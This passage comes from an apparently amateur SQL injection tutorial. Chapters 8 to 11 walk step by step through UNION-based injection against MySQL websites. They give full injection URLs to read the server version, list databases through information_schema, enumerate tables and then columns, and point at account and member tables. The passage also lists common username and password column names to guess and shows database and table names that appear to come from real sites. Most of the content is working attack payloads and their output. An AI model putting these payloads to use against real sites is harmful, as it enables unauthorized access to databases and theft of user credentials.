
unhex(hex(@@version))

The unhex command at the bottom is used if you encounter an error that looks similar to the one below when you use any of the above version commands.


Illegal mix of collations (latin1_swedish_ci,IMPLICIT) and (utf8_general_ci,SYSCONST) for operation 'UNION'

We will need to use one of the above version commands and replace it with the column number shown on screen.


Screen Shots below of different version commands



Above shows a site with 6 columns. Columns 3 and 4 were showing on screen so we would replace @@version with either number 3 or number 4 in the url. In this case it was number 4. This shows that the web server uses SQL server version 5.0.32.




Above column number 4 has been replaced with version()



Above site column 4 has been replaced with concat_ws(0x3a,version(),user(),database())

Above is the Illegal mix of collations error below is the unhex(hex(@@version)) command that will display the version number.



Above you can see here that the version of the SQL server is 4.1.16

Example url using a site that has 6 columns with columns 3 and 4 vulnerable and showing on screen

www.site.com/index.php?id=1234+AND+1=0+UNION SELECT+ALL+1,2,@@version ,4,5,6/* (column 3)

www.site.com/index.php?id=1234+AND+1=0+UNION SELECT+ALL+1,2,3 ,version(),5,6-- (column 4)

www.site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,3, concat_ws(0x3a,version(),user(),database()),5,6/* (column 4)

www.site.com/index.php?id=1234+AND+1=0+UNION SELECT+ALL+1,2,3unhex(hex(@@version)),4,5,6-- (column 3)

CHAPTER 8 – SQL 4 vs. 5

So we have now identified the version of the SQL server running on the website. I will take a moment to explain the differences between version 4 and version 5 SQL servers.

SQL version 4

In SQL version 4 there in no information schema (this will be explained in SQL version 5). This means that the table names must be guessed or fuzzed. This can be a pain in the ass especially if the tables have irregular names. Guessing the tables can sometimes pay off as allot of sites do use common table names, here are a few below

User

Users

Admin

Admin_user

Members

Orders

Many more could be in use. Then there are the column names for the table which often contain common names, here are a few below

Username

Password

Email

user_name

user_password

user_email

With many more possibilities, so as you can see SQL version 4 can be a huge guessing game.

SQL Version 5

SQL version 5 is much easier to do as it has the information schema to work with, what is this you ask? Well information schema lets you see what databases; tables and columns are held in the SQL server. We will continue on with our tutorial now you have a basic understanding of the differences between the versions of SQL 4 and 5.

Ok we have covered how to get the version of the SQL server now we will move on with the next steps we use to gain more information. We will now use information schema to find out what databases are present on the SQL server.

CHAPTER 9 – What Databases are present?

We will be doing the same sort of thing as we do to get the version number by using the exploitable columns that are displayed on screen but we will use this command below. Again our site in this example has 6 columns and column 3 and 4 are vulnerable.

http://site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,group_concat(schema_name),4,5,6+from+information_schema.schemata--


In the place of the vulnerable column in this case number 3 we will use the command

group_concat(schema_name)

and at the end of the columns we will add

+from+information_schema.schemata--


This will display the databases on screen, See the screen shot below




In the example picture above there is 1 database called 7445ftpdb

We could not use the url below on this particular site as it throws up an error

http://site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,group_concat(schema_name),4,5,6+from+information_schema.schemata/*



As you can see above the error above is complaining about the syntax near /* so just change it for –



This site above has a few databases: matrixsa boat fantactics mysql and testfantactics

CHAPTER 10 – Finding table names

Now we can move on to find out the tables that reside inside the 7445ftpdb we will be using the following command.


http://www.site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,group_concat(table_name),4,5,6+from+information_schema.tables+where+table_schema=database()--

Again we will be replacing the vulnerable column like we have previously done this time using

group_concat(table_name) in the place of column 3

And at the end of the columns adding

+from+information_schema.tables+where+table_schema=database()—



This displays all the tables that are in the 7445ftpdb database they are listed below

auth,auth_fail,clampers,content,content_bak,content_edit,count,events,file_lookup,files,helpline,images,img_groups,img_groups_def,img_lookup,links,members,nav,old_content,preferences,product_guide,statform,swap_txt,tbl_about,tbl_accounts,tbl_blog,tbl_content,tbl_events,tbl_feat_news,tbl_forum,tbl_frm_mem_type,tbl_frm_member,tbl_gallery,tbl_information,tbl_members,tbl_members_new,tbl_month,tbl_news,tbl_survey,tbl_threads,wm_bak

As you can see we have some interesting table names here just a few to mention are:

tbl_accounts

tbl_members

members

CHAPTER 11 – Finding Column names

So we move onto the next step which will be viewing the columns that reside in the table we choose in this case I will choose tbl_accounts but you could choose any table you wished.

The command used to view what is inside the tables is usually

www.site.com/index.php?id=1234+AND+1=0+UNION+SELECT+ALL+1,2,group_concat(column_name),4,5,6+from+information_schema.columns+where+table_name='tbl_accounts'--


Again we replace the vulnerable column number with the following commands.

group_concat(column_name) we will replace column number 3 with this

And add this to the end of the columns

+from+information_schema.columns+where+table_name='tbl_accounts'—

Or we would but this site has thrown an error at us see the image below

